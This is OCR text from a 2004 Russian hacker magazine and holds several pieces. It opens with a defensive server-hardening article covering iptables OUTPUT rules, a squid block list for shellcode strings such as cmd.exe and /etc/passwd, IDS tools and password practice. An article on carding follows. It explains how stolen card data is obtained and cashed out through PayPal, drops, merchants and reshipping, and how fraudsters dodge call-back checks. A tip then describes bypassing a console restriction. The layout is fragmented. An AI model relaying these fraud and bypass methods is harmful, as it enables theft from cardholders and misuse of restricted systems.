[root@tia forb]# cat /usr/bin/updater.pl
#!/usr/bin/perl

unless (`ps ax|grep pppd|awk \{\'print $1 }\'`) {
    system("perl /usr/bin/update.pl");
}
[root@tia forb]# perl -c /usr/bin/updater.pl
/usr/bin/updater.pl syntax OK
[root@tia forb]# perl -w /usr/bin/updater.pl
Use of uninitialized value in concatenation (.) or string at /usr/bin/updater.pl
 line 3.
[root@tia forb]#
```

Updater.pl собственной персоной

ОСТАВАЙСЯ ЗА КАМЕННОЙ СТЕНОЙ

Со стабильностью все ясно, теперь перейдем к вопросам защиты. В первую очередь необходимо настроить файрвол. Пусть это будет iptables. Я уже не раз писал о прелестях этого брандмауэра (10/03), но еще раз напомню о том, под каким углом лучше поставить межсетевой экран :). Во-первых, запрети подключение на все порты и разреши только пакеты в состоянии RELATED и ESTABLISHED. Во-вторых, реши, какие порты тебе необходимы для локального и внешнего использования, и грамотно распиши правила для каждого порта (для удобства рекомендую создать две цепочки с именами local и internet). Затем приступай к таблице NAT. В случае необходимости сделай маскарад на отдельные машины либо пропиши DNAT, если это потребуется. Не мне тебя учить обращаться с файрволом, с соответствующим мануалом ты решишь проблему самостоятельно ;). Используй все фичи, которые предоставляет тебе файрвол. В случае Linux, можешь заюзать хорошее средство от нападения. Смотри: некоторые хакеры (чаще всего ScriptKiddies) внедряются в систему через

И ЭТО ТОЛЬКО НАЧАЛО!

Разумеется, все советы админу нельзя втиснуть в одну статью. Вот еще один интересный совет, не вошедший в основной блок. Выбирай время для администрирования сервера. Конечно, это твоя работа, но если ты под градусом, с бодуна или хочешь спать - лучше не подходи к серверу, иначе проблем будет больше, чем от самого крупного взлома. В некотором смысле, система - это твоя девушка, к которой нужно относиться бережно, с лаской и пониманием :).

НЕ ПЛОДИ СВОИХ ХАКЕРОВ

Часто в локальной сети пользователи сами не прочь пошалить. Твоя сеть не исключение, и, возможно, некоторые юзеры сканят сегменты на Web-уязвимости. Если весь трафик проходит через squid, можно помешать киддису совершить дефейс :). Для этого впиши в squid.conf следующие строки:

```
acl users src 192.168.0.0/24
acl xakep url_regex "/usr/local/squid/etc/shellcode"
http_access deny users xakep
deny_info http://www.server.ru/scan_is_bad.html xakep
```

Что получаем? В файл /usr/local/squid/etc/shellcode пишем шеллкоды, которые должны резаться прокси-сервером (чаще всего содержащие всякие cmd.exe и /etc/passwd :)). Если хакер попадается, он получает html-страницу scan_is_bad.html, в которой объясняется, что сканировать чужие серверы очень плохо и уголовно наказуемо.

◢ Чтобы запускать скрипт каждые 5 минут, совсем не обязательно писать несколько цифр через запятую. Можно ограничиться записью */5.



◢ Статьи об установке, настройке и грамотному юзанию IDS ты можешь найти на www.opennet.ru. Например, статья по конфигурированию LIDS находится здесь: www.opennet.ru/docs/RUS/lids/index.html.



◢ Если у тебя на сервере обитают локальные юзеры, перекрой им сетевой доступ с помощью iptables, и тогда у тебя не будет никаких проблем :).

дырявый Web-сервер. Алгоритм тривиальный, и, думаю, ты его знаешь: сканирование Web'а на кривые скрипты либо модули, заливка шелла и открытие порта. После этого взломщик рулит системой. Чтобы этого не случилось, позволь брандмауэру защитить свой сервер. Для этого пропиши ряд правил в цепь OUTPUT, которые будут препятствовать открытию какого-либо бэкдора, а также оповестят админа о нападении:

ШЛИФУЕМ OUTPUT

```
iptables -A OUTPUT -m owner --uid-owner 99 -m multiport -p tcp --sports 80,443 -j ACCEPT
iptables -A OUTPUT -m owner --uid-owner 99 -p udp --dport 53 -j ACCEPT
iptables -A OUTPUT -m owner --uid-owner 99 -j LOG --log-level 4 --log-prefix 'NOT WWW Nobody: '
iptables -A OUTPUT -m owner --uid-owner 99 -j DROP
```

Несмотря на громоздкие правила, разобраться несложно. В первой команде ты разрешишь веб-серверу (uid 99, как правило, апачевый идентификатор) посылать что-либо на 80 и 443 порты (и ни на какие другие!). Во второй строке разрешим юзать 53 UDP-порт (он также используется). Далее включаем полный лог запроса, часть которого состоит из подстроки 'NOT WWW Nobody: '. И, наконец, перекроем кислород событием DROP. Я молчу про такие замечательные возможности файрвола, как MARK, TOS или MIRROR. Чтобы описать их принципы, понадобится целая статья. Впрочем, эксперименты не помешают, и, возможно, ты извлечешь пользу из этих событий. Дерзай, и тебя не тронет ни один хакер.

БУДЬ ПАРАНОИКОМ - ПОСТАВЬ IDS

Ты уже не маленький и знаешь, каково это - оставлять сервер без присмотра :). В нашем жестоком мире нельзя без оружия, поэтому для защиты доверься проверенному софту. О файрволе я уже сказал, но нередко даже грамотно настроенный брандмауэр обходится матерым хакером (я уже не раз писал, что абсолютной защиты не существует). Чтобы взломщику жизнь медом не казалась, поставь на сервер систему защиты от атак (Intrusion Detection System). Их много, поэтому я не буду тебе советовать конкретную софтину, а лишь расскажу общий принцип их работы, после чего ты почитаешь статьи из других источников (в Хакере много раз говорилось об IDS) и выберешь для себя оптимальный вариант :).

Грамотно настроенный файрвол

ИЗВЕСТНЫЕ IDS

Итак, что такое IDS, ты уже знаешь. Теперь я расскажу, с какой приправой их есть, то бишь для каких целей лучше юзать определенную софтину:


1. Portcentry - простая утилита для детектирования скана портов. Я раньше юзал ее, и... это мне нравилось :). Принцип очень простой - программа открывает ряд портов и при попытке их скана - заносит в лог IP атакующего, а также может каким-либо образом блокировать доступ к серверу. Программа довольно старая, поэтому сейчас я ее уже не использую. Думаю, как и другие админы.

2. TripWire - IDS поставляется с любым Linux-like дистрибутивом. Позволяет отслеживать изменения в бинарных файлах и активность за день. Ночью шлет полный отчет администратору. Моя любимая утилита, которая не раз выручала в сложных ситуациях. Если хочешь средней защиты без элементов паранойи - софтина для тебя ;).

3. Grsecurity - набор всяческих патчей к ядру, которые способствуют безопасности в системе. Например, поставив эти патчи, ты можешь наслаждаться полным набором журналов после смены UID, коннекта на определенный порт и т.д. и т.п. Сам я патч не накладывал, но слышал восторги по поводу этой IDS.

4. Snort - мощное оружие для контроля трафика. Сама программа может использоваться не только для защиты, но и для биллинговых функций, потому как возможностей у нее очень много. Используя специальные параметры, можно посчитать трафик по любому протоколу и от произвольного хоста. В случае превышения лимитов Snort может выполнять какие-либо действия, в полной мере защищая твой сервер от DDoS-атак.

5. Prelude && LIDS. Две программы, имеющие колоссальные возможности. Первую отличает лишь то, что она способна анализировать весь сетевой трафик, в то время как LIDS может обеспечить лишь локальную безопасность. Например, представь, что тебя поломали и пытаются загрузить в систему посторонний модуль. В итоге он просто вылетит по 11 сигналу (заражению воспрепятствует LIDS). Также можно запретить некоторые действия даже из-под 0 уида. Словом, настроить систему под себя.



Все известные статьи об IDS ты можешь найти на **opennet.ru**

ЮЗАЙ ТОЛЬКО НОВЫЕ И ПРОВЕРЕННЫЕ ДЕМОНЫ

Часто взломщик получает шелл через дырявый сервис, закрывать который файрволом никто и не подумает. Чтобы этого не случилось, вовремя патчи дыры в ПО и обновляй ядра (чаще всего баги находят именно в них... хотя и локального плана). Также следи за тем, чтобы какая-нибудь якобы локальная софтина особо не светила порты в инет. Яркий тому пример - программа hddtemp под Linux, которая позволяет ознакомиться с температурой девайса удаленным способом. Если учитывать, что на бинарник накладывается SUID-бит, открывать порт довольно опасно. Юзай netstat -an, чтобы определять активные соединения и вовремя прикрывать их. Словом, не доверяй файрволу, а лучше следи за сервисами.

НЕ ОСТАВЛЯЙ СЛЕДОВ

Очень важное правило для админа. Часто после установки железных правил файрвола, мощной IDS, администратор забывает оставаться параноиком :). А это очень важно. В чем заключается мой совет: никогда не оставляй историю своих команд. Да, они порой



История без грязных следов

Постоянный контроль над сервером

Сценарий для добавления нового пользователя

бывают необходимы, но часто их использует не админ, а хакер. Смотри: вся история твоих команд сохраняется в файле ~/.bash_history. Я подразумеваю, что ты работаешь как под непривилегированным аккаунтом, так и под рутом. Поэтому хисторей будет как минимум две. Рассмотрим пример, когда взломщик поимел шелл на твоем сервере и юзает твой первый логин (не рутовый). Открыв на чтение .bash_history, он сможет прочитать случайным образом введенный рут-пароль (для справки, просмотри свою историю и посчитай, сколько раз он там будет наблюдаться ;)), пассворд на mySQL-базу и т.п. Когда хакер станет рутом, он тем более сможет узнать пароль на суперпользователя (если учитывать, что до этого он его не знал), а также всякие секретные слова, переданные в качестве параметров htpasswd и другим программам. Из этого можно сделать следующий вывод: никогда не вводи пароли в командной строке без затенения ввода. Если его не увидит любопытный хакер, прячущийся за твоей спиной, то пароль запишется в хистори и будет храниться там долгие годы. А лучше всего прилинкуй .bash_history к /dev/null и спи спокойно :).

СЛЕДИ ЗА ПАРОЛЯМИ

Никто не спорит, что основной метод аутентификации - пароль. Пароль представляет собой сложное сочетание символов, после ввода которых система дает пользователю определенные привилегии. Но часто пароли очень просты, поэтому хакеры легко овладевают системой. Как правило, в ход идут переборщики паролей. Дык используй те же средства, чтобы противостоять злоумышленникам! Юзай John в качестве поиска слабых паролей (кстати, именно это и есть главное предназначение программы), а затем пинай локальных пользователей, чтобы делали пароли сложнее. И сам не забывай менять рутовый пасс на последовательность, напоминающую "zk.,k.[fr3h!". Обращай внимание на режимы доступа к файлам типа .htpasswd, passwd_ftp и к прочим ресурсам. Дело в том, что чаще всего хакер может под любым логином прочитать документ. А пароль может совпадать с системным. Словом, ситуации могут быть разными, а режим один - 0600 :). Делай так, чтобы каждый сервис юзал различные базы для аутентификации. Это повысит безопасность. К примеру, хакер подобрал пароль на почту, но не зайдет на шелл, не поюзает mySQL, диалап, статистику и прочие ресурсы. Чтобы это реализовать, выбирай хороший софт. В качестве почтовика рекомендую CommuniGate или Cyrus, для FTP подойдет ProFTPD и т.п.

ДОВЕРЬСЯ СКРИПТАМ


Итак, ты уяснил, что необходимо для того, чтобы обезопасить свой сервер. Теперь посмотрим, как сократить свой рабочий день на несколько часов. Заманчивое предложение, не так ли? ;). Не поленись и напиши ряд скриптов, в которых хранятся часто используемые длинные команды. Живой пример: ты часто прописываешь Mail-аккаунты. Так сделай же сценарий, который выполнит создание ящика, заведение паролей и отправку тестового письма пользователю. Поверь, это сильно сократит твою работу. Также возникают ситуации (до 90%), когда какой-либо сотрудник забыл пароль на ресурс и вызванивает тебя, чтобы его поменять. Либо нужно завести юзера без твоего участия. Либо прописать зону. Либо... Я к тому, что тебе следует наваять простенький Web-интерфейс с cgi-сценарием, выполняющим необходимые действия. Защити ресурс паролем, который скажи своему начальнику - он-то каждый день на работе и не представляет, во что вляпывается. А ты в это время пьешь пиво с девушкой. Удобно? Несомненно!



Любимый журнал каждого админа

b00b1ik (b00b1ik@neora.ru)

КАРТОЧНЫЙ ДОМИК



«Они известны миллионам, но их не знает никто. Они очень богаты, но совсем не скупые...» Примерно такая фраза была выдвинута в качестве позунга планеты. Не той, на которой мы живем, а планеты кардеров. Выражаясь языком браузера, www.carderplanet.com. К сожалению, не могу привести точной цитаты, так как планета в настоящий момент недоступна. Не знаю, временное ли это явление, но, так или иначе, речь в этой статье пойдет о кардинге.

КАРДИОЛОГИЯ: CC-ТЕХНОЛОГИИ НА СЕГОДНЯШНИЙ ДЕНЬ

ИНТРОДУКТИОН

Карты бывают разные: игральные, гадальные, навигационные, амбулаторные и даже кредитные. Только прошу не путать кредитные карты с дебетными, как это любят делать многие, потому что разница между ними существенная. Одно название "кредитная карта" говорит само за себя: можно взять кредит, можно потратить денег больше, чем их имеется на данный момент. А дебетная карта - это, грубо говоря, пластиковый кошелек. То есть, сколько денег есть, столько можно потратить, и ни копейкой больше.

Любая карта, будь она дебетная или кредитная (в дальнейшем я буду называть все кредитными картами, чтобы не оговариваться каждый раз), является очень удобным способом хранения денег. Куда удобнее положить в карман кусочек пластика, чем таскать с собой здоровый кошелек с купюрами разного достоинства, которые, к тому же, имеют свойство стареть, трепаться, рваться и т.д.

Кредитки уже давно широко распространены в Европе, Штатах и других продвинутых странах. В России карты все еще являются туманным будущим. Не доверяют у нас пластику, хоть и усердно пытаются его ввести в постоянный оборот. Небольшими шагами продвигаемся в этом плане, но не особо далеко.

Так что же такое кардинг? Кардинг (от англ. card - карта) - это наука зарабатывания денег с помощью чужих кредитных карт. Совсем не обязательно красть у человека карту физически. Обычно достаточно знать данные о самой карте, которые написаны на ней. Опять-таки, не имеет смысла переписывать все данные с кредитки, подсмотрев их у своего соседа. Реквизиты карты добываются в Сети, там же они и используются.

А ЧТО ЭТО НА НИХ НАПИСАНО?

К каждой кредитной карте приписан свой счет в банке-эмитенте, в котором она оформлена и который ее выдавал. И все операции, происходящие по креде, идут через него. Т.е. с этого счета списываются средства на другой счет при очередном расходе, оплате с кредитки. Естественно, карточка должна быть на кого-то оформлена. Поэтому на ее лицевой стороне выгравировано имя владельца - кард-холдера.

Кард-холдер тоже человек и должен где-то жить. Поэтому адрес владельца кредитной карты также указан на ней. Обычно это страна, город, штат (округ), почтовый индекс, домашний адрес и номер телефона. Телефон может быть как рабочий, так и домашний. Может быть и такое, что указаны два телефона - это не возбраняется.

КРИМИНАЛЬНЫЙ МИР КАРДЕРОВ

Там где крутятся большие деньги, всегда присутствует криминал. На той же планете, на форуме, люди без зазрения совести предлагают свои услуги по отрезанию пальцев должникам и кидалам. Пальцами дело не заканчивается. Среди различных методов расправы с нехорошими людьми присутствуют всевозможные изощренные способы "мокрухи".

Экспайр - дата, до которой кредитная карта действительна. Она тоже находится на лицевой стороне креды. Экспайр состоит из года и месяца, по истечении которого карта перестанет быть действительной (читай - валидной).

Также на лицевой стороне кредитной карты указывается ее уникальный номер. Так как карты существуют нескольких типов (к примеру, Visa, MasterCard, Amex и т.д.), то имеются и некоторые отличительные черты в их нумерации. Например, номера кред Visa начинаются на цифру "4", тогда как мастеркарды начинаются с "пятерки". Номер кредитной карты представляет собой последовательность из 16 цифр, но бывают и исключения на некоторых типах карт.

BIN - это первые 6 цифр из номера кредитной карты, в которых зашифрована информация о банке-эмитенте, выдавшем карту, и о типе самой кредитки (голд, классик и т.д.).

Некоторое время назад на обратной стороне карт стали эмбоссировать (печатать) специальный CVV2-код, состоящий из 3 цифр. Он нужен для того, чтобы обезопасить владельцев кредитных карт от хищения и незаконного применения данных с креды.

Все приведенные выше данные - стандартный набор обычного картона, называемый биллинговой информацией.

Помимо этой инфы, могут быть указаны и другие данные. К примеру, карты с энроллом содержат информацию о возрасте владельца, девичью фамилию его матери, пин-код, e-mail, номер социальной страховки.

Узнав по бину название банка, эмитировавшего карту, можно без труда найти его адрес в интернете и, зная все данные о владельце, получить доступ к онлайн-балансу карты.

ОТКУДА ЭТО БЕРЕТСЯ

Разумеется, никто не даст данные о своей кредитной карте постороннему человеку, это неразумно и опасно для семейного бюджета держателя карты. Поэтому данные с кредиток приходится добывать обходными путями.

В интернете существует множество сервисов, обслуживающих клиентов за деньги. Сайты, предлагающие подобные услуги, принимают к оплате и кредитные карты.

Следовательно, через некоторое время работы сайта, интернет-магазина и даже интернет-банка, скапливается довольно объемная база данных со всей информацией о кредитках клиентов.

Так как не существует абсолютно защищенных систем, хакеры взламывают подобные сайты и сливают клиентские базы, впоследствии находя им разумное применение :).



Такие они с виду, карты

Существует также способ, при котором владельцы кредитных карт сами отдают всю информацию в руки злоумышленника. Это так называемые фейковые сайты, "предоставляющие" услуги, оплачиваемые кредитными картами. Самый распространенный пример - порносайты (так называемые "адулты"). После того как клиент введет все данные со своей креды, ему предоставляется доступ к "полноценному" пореву, а вся информация о карте бережно сохраняется в отдельном файлике :).

Чем грамотнее оформлен подобный сайт и чем убедительнее на нем все расписано, тем больше вероятность того, что владелец сам отдаст все данные о своей кредитной карте злоумышленникам. Это относится не только к порносерверам, но и к другим подставам, вроде онлайн-шопов по продаже различной техники, шмоток и т.д.

Чтобы описать все области применения CC, придется переименовать журнал в "Кардер", увеличить его объем до 200 страниц и сделать это издание еженедельным. Поэтому я расскажу лишь о некоторых самых распространенных способах отмыва денег с краденых карт.

Сразу оговорюсь, что не существует прямого пути перевода сбережений с кредитки в какую-нибудь систему электронных платежей, вроде ВебМани, Яндекс-денег или Е-голда. Не существует для ненастоящего владельца карты. Есть сервисы, перегоняющие деньги напрямую с кредиток в тот же Е-голд, но для этого придется предоставить скан карты, что проблематично для человека, не имеющего этой карты на руках, а располагающего только данными с самой креды.

Поэтому кардеры ищут другие способы для отмыва денег либо применяют информацию о карте непосредственно в интернете для удовлетворения своих потребностей.

Один из самых распространенных способов, свойственный, скорее, не кардерам, а просто людям, которые не желают платить свои деньги и имеют на руках чужую креду, - оплатить хостинг, купить домен, скардить шелл. Для этого особого ума не надо. Требуется лишь при заказе услуги в нужной форме правильно ввести информацию о плательщике.

Более интересен случай, когда кардеры вбивают в paypal-аккаунт так называемую палку, чужую кредитку. В этом случае можно производить платежи через систему PayPal, достаточно распространенную за рубежом, и влезать в кредит аж до 2 тысяч зеленых портретов президентов.

Заимев свой верифицированный аккаунт в системе PayPal (что в последнее время стало довольно гиморно), ты получишь возможность оплачивать различные услуги, участвовать в интернет-аукционах, переводить деньги с палки на палку и приобретать товары через интернет. Как потом распоряжаться этим добром - дело самого кардера. Имея в Штатах своего человечка, можно даже, при определенных навыках, выводить деньги из системы в реальные доллары.

Фрагмент файла с информацией о кредитках

Под вещевым кардингом подразумевается отмывание денег с левой кредитной карты путем покупки в онлайн-магазинах за чужой счет различных шмоток, техники и т.д., и их последующей продажи в реале по более низкой цене.

Для этого способа требуется очень слаженная команда людей и хорошо продуманная схема последовательности действий.

Простейшая схема примерно такова: человек заказывает в интернет-магазине, используя данные с кредитки, какой-то товар, пользующийся спросом (та же техника). Заказывает он, естественно, не на себя, потому что опасается правоохранительных органов. Для этой цели существуют так называемые дропы - люди, которые за определенную плату будут принимать товар на себя и отправлять его по почте хозяину. Такие люди обычно бывают либо безбашенными, либо умеют хорошо косить под дураков, находясь под следствием ;).

Затем другие дропы принимают этот товар и передают его куда следует, т.е. в руки кардеров-работодателей ;). Теперь начинается уже другой расклад - технику сбывают через налаженные каналы по более низкой цене. Изначально, конечно, продают по мелочам знакомым, знакомым знакомых и т.д. Но после некоторой раскрутки в этом деле появляется хорошо организованная бригада, в которой каждый знает, за что он отвечает, и имеет свою неплохую долю.

Разумеется, не всегда дело ограничивается простым вбивом карты. Шопы, стремящиеся максимально обезопасить своих клиентов от незаконных списаний средств с их кредитных карт злоумышленниками, предлагают так называемый контрольный звонок. Чтобы общаться с такими "прозвонными" интернет-магазинами, кардеры обычно имеют людей с хорошим знанием английского (ну или языка той страны, в которой заказывают товар), который и занимается тем, что уверенно и непринужденно отвечает на такие звонки, не вызывая лишних подозрений.

Существует также способ отмывания денег через мерчант. Мерчант - это онлайн-сервис денежных переводов. Выкупая такой

Затем другие дропы принимают этот товар и передают его куда следует, т.е. в руки кардеров-работодателей.




Вся информация приведена в ознакомительных целях. Автор не несет ответственности за последствия применения полученной информации на практике.



Кардерство является мошенничеством. За него полагается наказание, предусмотренное целым рядом статей. Вот некоторые из них: 146, 159, 172, 173, 183, 187, 272.



Российские шопы тоже принимают заказ товаров по кредитным картам, но, наученные горьким опытом, заставляют показывать креды курьеру при доставке :).



Процесс вбива карты на киберплате

мерчант, человек получает возможность переводить на свой счет деньги взамен оказываемых услуг. Но есть проблема: если тупо вбивать карты, переводя на свой счет бабки, будет дикое количество чарджбэков (это когда владелец кредитной карты, получив в конце месяца распечатку списаний средств со своего счета, замечает неладное и отказывается от оплаты), и мерчант попросту прикроют. Поэтому при реализации отмывания денег через мерчант существует своя, не менее сложная система.

Есть еще уйма способов заработать, используя украденные данные кредитных карт, такие как обман интернет-казино, работа с аукционами и т.д. О них, а также о перечисленных выше способах, я расскажу подробнее в другой раз. Ведь каждая такая система требует серьезного описания, заслуживающего отдельной статьи.

БЕЗОПАСНОСТЬ И АНОНИМНОСТЬ

В первую очередь, кардерство является мошенничеством, и существует целый ряд статей, по которым за это могут осудить (на врезке указаны некоторые из них), если поймают и заведут дело с нужным количеством улик. Поэтому каждый любящий свободу кардер никогда не забывает о собственной безопасности. Среди новичков бытует мнение, что пока опрокидываешь забугорных жителей, никто тебя не посадит и даже не станет к тебе приглядываться, так как в России самые солидарные спецслужбы :). Отчасти это так, но, как говорится, Пушкин дописался, а Гагарин долетался.

Потому и приходится кардерам идти на дело, сидя через цепочку прокси. Благо для этого существует необходимый софт, начиная баламутовским АнГэстом и заканчивая Сокcчейнджем, о которых не раз писалось на страницах Хакера. Сами прокси обычно используются соксовые, для повышения уровня надежности.

Кардеры особо не распространяются о своем способе зарабатывать деньги. Ни в реале, ни в интернете. Ну разве что парочка хороших друзей об этом знают, да на специализирующихся по кардерству сайтах светятся. Каждому кардеру присуще чувство постоянной паранойи, инстинкт самосохранения, сводящий к минимуму возможность облажаться.

УСЛУГИ ДЛЯ КАРДЕРОВ

Одному человеку невозможно делать все, чтобы нормально кардить, поэтому каждый занимается своим делом, пользуясь услугами других людей по мере необходимости. На любом кардерском форуме есть топики, в которых разные люди предлагают свои услуги за определенную плату.

Одни являются дроповодами, в задачу которых входит поиск дропов. Осуществляется это разными способами. Иногда находится человек, который не прочь за копейки отправлять посылки, а все остальные нюансы ему просто по барабану. Бывают дропы, которые и не подозревают, что попали в грязный бизнес, и думают, что занимаются почтовым форвардингом, за что им и платят. Ну а третий вид дропов - бывшие земляки-эмигранты, которым все толково разъясняется, и они соглашаются на подобную работу. У дроповодов и покупаются дропы для дальнейшей работы.

Некоторые интернет-магазины продают товары онлайн только в определенных штатах Америки и смотрят на IP, с которого был сделан заказ. Если айпишник левый, то амеры чуют неладное и начинают возбухать. Поэтому есть люди, которые продают прокси-листы, отсортированные по разным штатам. Дело это муторное, поэтому и услуга не из дешевых. Как, впрочем, и все услуги для кардеров. Ведь у них обычно имеются деньги :).

Отдельные люди занимаются продажей карт. Карты у них бывают разных типов и по разным ценам, так что ассортимент всегда велик, есть что выбрать.

Ну и так далее. Перечислять можно до завтрашнего утра. Здесь тебе и печать реальных карт, и продажа палок, и услуги "вечнозанятых" телефонов, которые нужно указывать при заказе товара на случай прозвона, и много еще всяких вкусностей.

Как видишь, система отлажена, каждый знает свое место и занимается тем делом, которое ему по силам и по душе. Никто не хватается за все сразу - это бессмысленно. Все равно что попытаться достать рукой до солнца. Времени на все не хватит, а время, как говорится, деньги.

ПОСТСКРИПТУМ

Много чего еще хочется рассказать. Надеюсь, в следующих номерах Х мы еще поговорим об интересных вещах, и я подробнее расскажу о том, что такое пластик, палки, чеки и т.д. :).

Сам понимаешь, кардинг - очень плохое занятие, поэтому не стоит в него лезть. Эту статью я написал исключительно для расширения твоего кругозора. Такие вот дела. А напоследок посмотри УК РФ. Найдешь интересные для себя вещи :).

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Шляясь по инет-кафе, я обратил внимание, что все админы прячут консоль, а если даже ее и можно включить, то появится надпись, что стоит запрет админа. Есть простой выход обойти это безобразие. Нужно создать текстовый документ, написать в нем "cmd" (без кавычек) и сохранить его с именем "cmd.bat". Все! При запуске bat'ника появится та самая консоль, но уже без запрета.
P.S. Если все это уже знают, сильно не ругайте =).

Zolden
zolden16@mail.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

ХАКЕР/№04(64)/2004

Мысла Владислав aka DigitalScream (digitalscream@real.xakep.ru)

ВНЕДРЕНИЕ АГЕНТА СМИТА

Это уже четвертая статья, посвященная методам повышения локальных привилегий в Windows-системах. Из прошлых материалов ты узнал об ошибках, использование которых сводилось к манипуляции с различными внутренними технологиями системы, сегодня же мы нарушим традиции и поговорим о том, как, не прибегая к написанию хитроумного софта и обладая лишь урезанной в правах пользовательской учетной записью, завладеть правами администратора системы.

МЕТОДЫ ЛОКАЛЬНОГО ВЗЛОМА WINDOWS

МАФИОЗНЫЕ СЕТИ

